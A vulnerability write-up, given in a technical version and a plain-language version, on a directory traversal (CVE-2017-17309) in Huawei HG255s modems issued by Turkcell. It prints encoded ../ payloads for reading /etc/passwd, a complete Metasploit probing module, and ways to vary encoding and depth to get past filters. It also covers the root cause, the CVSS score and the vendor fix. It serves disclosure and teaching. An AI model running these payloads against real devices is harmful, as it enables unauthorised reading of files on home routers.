Directory Traversal Vulnerability in Huawei HG255s Products
The Huawei HG255s modem, supplied to a Turkish ISP, failed to validate file paths in several web directories, letting an attacker read files outside the web root such as the system password file. The author reports it as a directory traversal and released a Metasploit module that checks four affected paths.
 Published on infosecwriteups.com
I would like to talk about a vulnerability that we discovered in the past. I wanted to repost this nice security research so that it can be on my blog.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Huawei built the HG255s modem specifically for Turkcell, a domestic internet infrastructure provider in Turkey, and Turkcell supplied it to its customers as a standard modem. Because of that distribution, the device was in use by millions of people, and the researcher frames the finding as an attack surface against a product deployed for a whole country. The module targets four paths under /js/, /lib/, /res/ and /css/. The vulnerability is a directory traversal (also called file path traversal or dot dot slash) that lets a request reach files outside the web root.

The researcher had carried out the security research earlier and reposted it on the blog, together with the Metasploit module written for the issue.
Setup
The report does not describe a lab build, firmware version, credentials or any authentication requirement. The only tooling shown is Metasploit: the module is an auxiliary module that includes Msf::Exploit::Remote::HttpClient and registers a single option, Opt::RPORT(80). The precondition implied by the module is network reachability of the modem's HTTP service on port 80; no session, cookie or login step appears anywhere in the code or the text.
Finding it
The researcher states that during security research on the product the team noticed the directory traversal vulnerability and reported it. The report does not describe the individual request that first revealed it, so the discovery path itself is not documented beyond that statement. What is documented is the set of paths that turned out to be affected: four directories, each of which can be walked upwards with encoded ../ sequences until the request reaches /etc/passwd.
Exploitation
Step 1: Identify the traversable directories
The module hard-codes four candidate URIs. Each one starts from a legitimate static-content directory and then repeats ..%2f eight times before appending etc/passwd:
'/js/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd','/lib/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd','/res/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd','/css/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd'
Each path repeats ..%2f eight times before appending etc/passwd.
Step 2: Send the raw GET requests
The module iterates over the list and issues a raw HTTP request for each URI:
res = send_request_raw(
{
        ‘method’=> ‘GET’,
        ‘uri’=> url
})
No headers, parameters or body are set beyond the method and URI. The response handling is deliberately loose: any response object at all is treated as a hit.
Step 3: Interpret the result
The module prints one of three messages per URI:
if res
    print_good(“Vulnerable! for #{url}”)
else
    print_status(“Vulnerable(no response) detected for #{url}”)
end
rescue Errno::ECONNRESET
    print_status(“Vulnerable(rst) detected for #{url}”)
rescue Exception
    print_error(“Connection failed.”)
A normal response yields Vulnerable! for <url>. A connection reset is also counted as vulnerable, and even the absence of a response is reported as Vulnerable(no response) detected. Only an unexpected exception produces Connection failed. This means the module is a reachability and behaviour probe rather than a content verifier: it never inspects the body for the contents of /etc/passwd, so a positive line from the module is a signal to check the response by hand. The report does not include a captured response body.
Step 4: Full module
The complete module as published:
### This file is part of the Metasploit Framework and may be subject to# redistribution and commercial restrictions. Please see the Metasploit# web site for more information on licensing and terms of use.###class MetasploitModule < Msf::Auxiliary include Msf::Exploit::Remote::HttpClient def initialize super( 'Name' => 'Huawei HG255 Directory Traversal', ‘Description’ => ‘Server Directory Traversal at Huawei HG255 by malicious GET requests’, ‘Author’ => ‘Ismail Tasdelen’, ‘License’ => MSF_LICENSE, ‘References’ => [ ['CVE', '2017-17309' ], ['URL', 'https://www.huawei.com/en/psirt/security-notices/huawei-sn-20170911-01-hg255s-en'] ] ) register_options( [ Opt::RPORT(80) ], self.class ) end def run urllist=[ ‘/js/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd’, ‘/lib/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd’, ‘/res/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd’, ‘/css/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd’] urllist.each do |url| begin res = send_request_raw( { ‘method’=> ‘GET’, ‘uri’=> url }) if res print_good(“Vulnerable! for #{url}”) else print_status(“Vulnerable(no response) detected for #{url}”) end rescue Errno::ECONNRESET print_status(“Vulnerable(rst) detected for #{url}”) rescue Exception print_error(“Connection failed.”) end end end
The module name refers to HG255 rather than HG255s, and the reference URL points at Huawei's security notice huawei-sn-20170911-01-hg255s-en. The report also links a PoC video on the vulnerability0lab YouTube channel, an Exploit-DB entry (47923) and a GitHub repository, exploit-labs/huawei_hg255s_exploit.
Root cause
The web application does not properly validate user input, so an attacker can manipulate the file path and reach files and directories outside the root directory of the web application. The report explains the mechanism in general terms: the ../ sequence tells the application to go up one directory level, and repeating it traverses multiple levels.
Impact
The CVSS v3.0 vector given is:
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
with a base score of 7.5, rated HIGH. Read plainly, the vector describes a network-reachable issue with low attack complexity, no privileges required and no user interaction, with high confidentiality impact and no integrity or availability impact. The paths in the module target /etc/passwd, which on Unix-like systems lists local accounts and shells rather than password hashes. The report does not enumerate other files that could be read, and it does not claim code execution or configuration changes. The researcher describes the HG255s as a standard modem supplied to Turkcell customers.
Fix

Huawei investigated the report and confirmed that HG255s is affected, tracked as CVE-2017-17309. Huawei provided a fix to the affected carrier, and the carrier released a fixed version. Affected products receive a system update prompt, and users install the update to fix the vulnerability. The general guidance it gives for developers is to validate and sanitise user input so it cannot contain malicious file paths, using input validation, white listing and sanitisation, and to secure the file system with appropriate permissions on sensitive files and directories.

Huawei's notice credits Barış Çağrı Yıldırım, Ahmet Mersin and Ismail Tasdelen, who sent the vulnerability to Huawei PSIRT, and the notice's revision history records V1.0 INITIAL on 2017-09-11 and V1.1 on 2018-06-06 updating the security notice description information.
Variants to test
- Try the same traversal from other static directories that the web interface serves, for example any path under the document root that maps to disk. A positive result is a response whose body contains the expected contents of the requested file rather than an error page.
- Vary the encoding of the separator:
..%2f,..%5c, double-encoded..%252f, and mixed forms. A positive result is the same file content returned where the plain form was rejected. - Vary the depth of the traversal. If eight levels are more than needed, fewer repetitions may still reach the root; if the web root sits deeper, more may be required. A positive result is file content at a depth where the previous depth failed.
- Request files other than
/etc/passwdthat the firmware is likely to expose, and compare responses. A positive result is any file outside the web root returned with its content intact. - Test whether the traversal works without authentication and from the LAN side only, since the module sends no credentials. A positive result is file content returned to an unauthenticated request.
- Check the response handling gap in the module itself: capture the raw response for each of the four URIs and inspect the body, because the module reports a connection reset or no response as vulnerable. A positive result is a body containing the target file, not merely a connection event.

What happened, in plain words
Huawei built a modem called the HG255s specifically for Turkcell, a company that provides internet infrastructure in Turkey. Turkcell handed this modem out to its customers as the standard box people plug in at home, so millions of people ended up using it. The researcher describes the finding as an attack surface against a product deployed for a whole country.
The part of the modem that had the problem is its built-in web interface. Every modem like this has a small website inside it that you reach by typing an address into your browser, usually to change the Wi-Fi name or password. The module targets four paths under /js/, /lib/, /res/ and /css/. The flaw is called directory traversal, also known as file path traversal or dot dot slash, and it lets a specially crafted request reach files that sit outside the folder the website is supposed to serve from.
The researcher had done this security research earlier and reposted it on the blog, together with a Metasploit module written for the issue. Metasploit is a well-known free tool that security professionals use to run and organise test attacks; a module is a small add-on script for one specific test.
Setup
The report does not describe a lab build, a firmware version, credentials or any login requirement. The only tooling shown is Metasploit. The module is an auxiliary module, meaning it is a helper that probes a target rather than one that takes it over. It includes Msf::Exploit::Remote::HttpClient, which is the part of Metasploit that knows how to speak HTTP, the language browsers and web servers use to exchange pages and requests. It registers a single option, Opt::RPORT(80), which sets the remote port to 80. Port 80 is the default port for plain, unencrypted web traffic, the same one your browser uses when you type an address without https://.
The only precondition the module implies is that the modem's web service on port 80 can be reached over the network. No session, cookie or login step appears anywhere in the code or the text. A cookie is a small piece of data a website asks your browser to store and send back on later requests, often used to remember that you are logged in; here there is none, so the test does not pretend to be a logged-in user.
Finding it
The researcher states that during security research on the product the team noticed the directory traversal vulnerability and reported it. The report does not describe the individual request that first revealed it, so the discovery path itself is not documented beyond that statement. What is documented is the set of paths that turned out to be affected: four folders, each of which can be walked upwards with encoded ../ sequences until the request reaches /etc/passwd.
To understand that, picture the folders on the modem as a set of nested boxes. The web interface is only supposed to open boxes inside its own box, the web root. The sequence ../ means go up one level, the way cd .. moves you up one folder in a file manager. Repeat it enough times and you climb out of the web root, up through the folders above it, all the way to the top of the filesystem, and then you can name any file you like. /etc/passwd is a classic target: on Unix-like systems it is a plain text file listing the local user accounts and the shell each one uses. It does not normally contain the actual passwords, despite the name.
Exploitation
Step 1: Identify the traversable directories
The module hard-codes four candidate URIs. A URI is simply the path part of a web address, the bit after the site name. Each one starts from a legitimate static-content folder and then repeats ..%2f eight times before appending etc/passwd:
'/js/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd','/lib/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd','/res/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd','/css/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd'
Line by line, in plain words:
- Each of the four strings is one candidate path to try, separated by commas.
/js/,/lib/,/res/and/css/are the starting folders: places the web interface really does serve files from, so the server is willing to look inside them...means go up one folder level.%2fis the URL-encoded form of the forward slash/.- Each path repeats
..%2feight times before appendingetc/passwd. etc/passwdis then appended, so the final path points at the account file.
Step 2: Send the raw GET requests
The module loops over the list and issues a raw HTTP request for each URI:
res = send_request_raw(
{
        ‘method’=> ‘GET’,
        ‘uri’=> url
})
Line by line:
res = send_request_raw(calls a Metasploit helper that sends a request exactly as written, without adding anything clever, and stores whatever comes back in a variable calledres.{opens a set of key and value pairs describing the request.‘method’=> ‘GET’,sets the HTTP method to GET. A method is the verb of a web request: GET means please give me this thing, as opposed to POST, which means here is some data, please act on it. GET is what your browser uses when you open a normal page.‘uri’=> urlsets the path to the current candidate from the list.})closes the request description and the call.
No headers, parameters or body are set beyond the method and URI. Headers are the extra lines of information a browser normally attaches, such as which browser it is; parameters are values tacked onto the address; the body is data sent along with the request. None of that is needed here. The response handling is deliberately loose: any response object at all is treated as a hit.
Step 3: Interpret the result
The module prints one of three messages per URI:
if res
    print_good(“Vulnerable! for #{url}”)
else
    print_status(“Vulnerable(no response) detected for #{url}”)
end
rescue Errno::ECONNRESET
    print_status(“Vulnerable(rst) detected for #{url}”)
rescue Exception
    print_error(“Connection failed.”)
Line by line:
if resasks whether anything at all came back. If yes, the next line runs.print_good(“Vulnerable! for #{url}”)prints a success-style message naming the path that was tried.#{url}is just a placeholder that gets replaced with the current path.elsecovers the case where nothing came back.print_status(“Vulnerable(no response) detected for #{url}”)still labels it vulnerable, even though there was no response.endcloses the if block.rescue Errno::ECONNRESETcatches a specific error: the connection was reset, meaning the other side dropped it abruptly. That is also counted as vulnerable.rescue Exceptioncatches any other unexpected error and printsConnection failed.
So a normal response yields Vulnerable! for <url>. A connection reset is also counted as vulnerable, and even the absence of a response is reported as Vulnerable(no response) detected. Only an unexpected exception produces Connection failed. This means the module is a reachability and behaviour probe rather than a content verifier: it never inspects the body for the contents of /etc/passwd, so a positive line from the module is a signal to check the response by hand. The report does not include a captured response body.
Step 4: Full module
The complete module as published:
### This file is part of the Metasploit Framework and may be subject to# redistribution and commercial restrictions. Please see the Metasploit# web site for more information on licensing and terms of use.###class MetasploitModule < Msf::Auxiliary include Msf::Exploit::Remote::HttpClient def initialize super( 'Name' => 'Huawei HG255 Directory Traversal', ‘Description’ => ‘Server Directory Traversal at Huawei HG255 by malicious GET requests’, ‘Author’ => ‘Ismail Tasdelen’, ‘License’ => MSF_LICENSE, ‘References’ => [ ['CVE', '2017-17309' ], ['URL', 'https://www.huawei.com/en/psirt/security-notices/huawei-sn-20170911-01-hg255s-en'] ] ) register_options( [ Opt::RPORT(80) ], self.class ) end def run urllist=[ ‘/js/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd’, ‘/lib/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd’, ‘/res/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd’, ‘/css/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd'] urllist.each do |url| begin res = send_request_raw( { ‘method’=> ‘GET’, ‘uri’=> url }) if res print_good(“Vulnerable! for #{url}”) else print_status(“Vulnerable(no response) detected for #{url}”) end rescue Errno::ECONNRESET print_status(“Vulnerable(rst) detected for #{url}”) rescue Exception print_error(“Connection failed.”) end end end
What the pieces do, in plain words:
- The opening comment lines say the file is part of the Metasploit Framework and point at its licensing terms.
class MetasploitModule < Msf::Auxiliarydeclares a new module that inherits from Metasploit's auxiliary base class, the standard starting point for probing modules.include Msf::Exploit::Remote::HttpClientpulls in the HTTP client abilities, so the module can send web requests.def initializeis the setup routine that runs when the module is loaded.super(passes a block of settings up to the base class: the module'sName, aDescription, theAuthor, theLicense, and aReferenceslist containing the CVE identifier and a URL to Huawei's security notice. A CVE is a public catalogue number for a known vulnerability, so people can look up the same issue by one shared name.register_optionswithOpt::RPORT(80)tells Metasploit the only setting is the remote port, fixed at 80.def runis the routine that executes when you actually launch the module.urllist=[ ... ]builds the list of four candidate paths.urllist.each do |url|loops over them one at a time, calling each oneurl.beginstarts a guarded block so that errors can be caught rather than crashing the module.- The
send_request_rawcall sends the GET request for the current path, as explained above. - The
if resblock prints the success or no-response message. - The two
rescuelines catch a connection reset or any other exception and print the matching message. - The final
ends close the loop, the routine and the class.
The module name refers to HG255 rather than HG255s, and the reference URL points at Huawei's security notice huawei-sn-20170911-01-hg255s-en. The report also links a PoC video on the vulnerability0lab YouTube channel, an Exploit-DB entry (47923) and a GitHub repository, exploit-labs/huawei_hg255s_exploit. PoC stands for proof of concept: a small demonstration that the problem is real.
Root cause
The web application does not properly validate user input, so an attacker can manipulate the file path and reach files and folders outside the root folder of the web application. The report explains the mechanism in general terms: the ../ sequence tells the application to go up one folder level, and repeating it traverses multiple levels.
A useful comparison: imagine a hotel receptionist who is told to fetch a guest's file from cabinet 12. If the receptionist blindly follows whatever label is written on the slip, someone can write a label that says go to the basement, then the archive room, then the manager's office, and the receptionist will walk there without questioning it. Proper validation is the receptionist checking that the label really points inside cabinet 12 before walking anywhere.
Impact
The CVSS v3.0 vector given is:
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
with a base score of 7.5, rated HIGH. CVSS is a standard scoring system for how serious a vulnerability is; the vector is a compact string of codes that explains how the score was reached. Read plainly, it describes a network-reachable issue with low attack complexity, no privileges required and no user interaction, with high confidentiality impact and no integrity or availability impact. In everyday terms: someone can reach it over the network, it is easy to carry out, they do not need an account, and nobody has to click anything. The confidentiality impact is high because files can be read; integrity and availability are unaffected because nothing is changed or knocked offline.
The paths in the module target /etc/passwd, which on Unix-like systems lists local accounts and shells rather than password hashes. The report does not enumerate other files that could be read, and it does not claim code execution or configuration changes. The researcher describes the HG255s as a standard modem supplied to Turkcell customers.
Fix
Huawei investigated the report and confirmed that HG255s is affected, tracked as CVE-2017-17309. Huawei provided a fix to the affected carrier, and the carrier released a fixed version. Affected products receive a system update prompt, and users install the update to fix the vulnerability. The general guidance it gives for developers is to validate and sanitise user input so it cannot contain malicious file paths, using input validation, white listing and sanitisation, and to secure the file system with appropriate permissions on sensitive files and folders. Input validation means checking that what arrives matches what is expected; white listing means only allowing known-good values rather than trying to block every bad one; sanitisation means cleaning up the input so dangerous parts cannot take effect.
Huawei's notice credits Barış Çağrı Yıldırım, Ahmet Mersin and Ismail Tasdelen, who sent the vulnerability to Huawei PSIRT, and the notice's revision history records V1.0 INITIAL on 2017-09-11 and V1.1 on 2018-06-06 updating the security notice description information. PSIRT stands for Product Security Incident Response Team, the group inside a vendor that handles reports like this one.
Variants to test
- Try the same traversal from other static folders that the web interface serves, for example any path under the document root that maps to disk. A positive result is a response whose body contains the expected contents of the requested file rather than an error page.
- Vary the encoding of the separator:
..%2f,..%5c, double-encoded..%252f, and mixed forms.%5cis the encoded backslash, and%252fis a double-encoded slash, where the percent sign itself has been encoded. A positive result is the same file content returned where the plain form was rejected. - Vary the depth of the traversal. If eight levels are more than needed, fewer repetitions may still reach the top; if the web root sits deeper, more may be required. A positive result is file content at a depth where the previous depth failed.
- Request files other than
/etc/passwdthat the firmware is likely to expose, and compare responses. A positive result is any file outside the web root returned with its content intact. - Test whether the traversal works without authentication and from the local network side only, since the module sends no credentials. A positive result is file content returned to an unauthenticated request.
- Check the response handling gap in the module itself: capture the raw response for each of the four URIs and inspect the body, because the module reports a connection reset or no response as vulnerable. A positive result is a body containing the target file, not merely a connection event.
Glossary
- API: a defined way for one piece of software to ask another for something, like a service counter with a fixed list of requests you can make.
- Auxiliary module: a Metasploit add-on that probes or gathers information rather than taking over a target.
- Base score: the headline number in CVSS that summarises severity before any local adjustments.
- Body: the main content of a web request or response, as opposed to its headers.
- Cookie: a small piece of data a website asks your browser to store and send back later, often to remember a login.
- CVE: a public catalogue number for a known vulnerability, so everyone can refer to the same issue by one name.
- CVSS: a standard scoring system for how serious a vulnerability is, with a vector string explaining the score.
- Directory traversal: a flaw that lets a request reach files outside the folder a web server is meant to serve from, also called file path traversal or dot dot slash.
- Document root: the top folder a web server is allowed to serve files from.
- Encoding (URL encoding): writing special characters in a web address in a safe form, such as
%2ffor a slash. - Exploit-DB: a public archive of published proof-of-concept exploits.
- Firmware: the software built into a hardware device such as a modem.
- GET: the HTTP method that means please give me this thing.
- Header: an extra line of information attached to a web request or response, such as the browser type.
- HTTP: the language browsers and web servers use to exchange pages and requests.
- HTTP client: the part of a program that sends web requests and reads the replies.
- Integrity: whether data can be changed; an integrity impact means an attacker could alter something.
- Availability: whether a service stays up; an availability impact means an attacker could knock it offline.
- Confidentiality: whether data stays secret; a confidentiality impact means an attacker could read something they should not.
- Metasploit: a free tool security professionals use to run and organise test attacks.
- Module: a small add-on script for Metasploit that performs one specific test.
- Parameter: a value attached to a web address or request, often after a question mark.
- PoC (proof of concept): a small demonstration that a problem is real.
- Port: a numbered channel on a computer that a service listens on; port 80 is the default for plain web traffic.
- PSIRT: a vendor's Product Security Incident Response Team, which handles vulnerability reports.
- Sanitisation: cleaning up input so dangerous parts cannot take effect.
- Static content: files such as images, scripts and stylesheets served as they are, without being generated per request.
- URI: the path part of a web address, the bit after the site name.
- Validation: checking that input matches what is expected before using it.
- White listing: only allowing known-good values, rather than trying to block every bad one.
- Web root: the top folder a web server serves from; the same idea as the document root.
/etc/passwd: a plain text file on Unix-like systems listing local user accounts and their shells; it does not normally hold the actual passwords.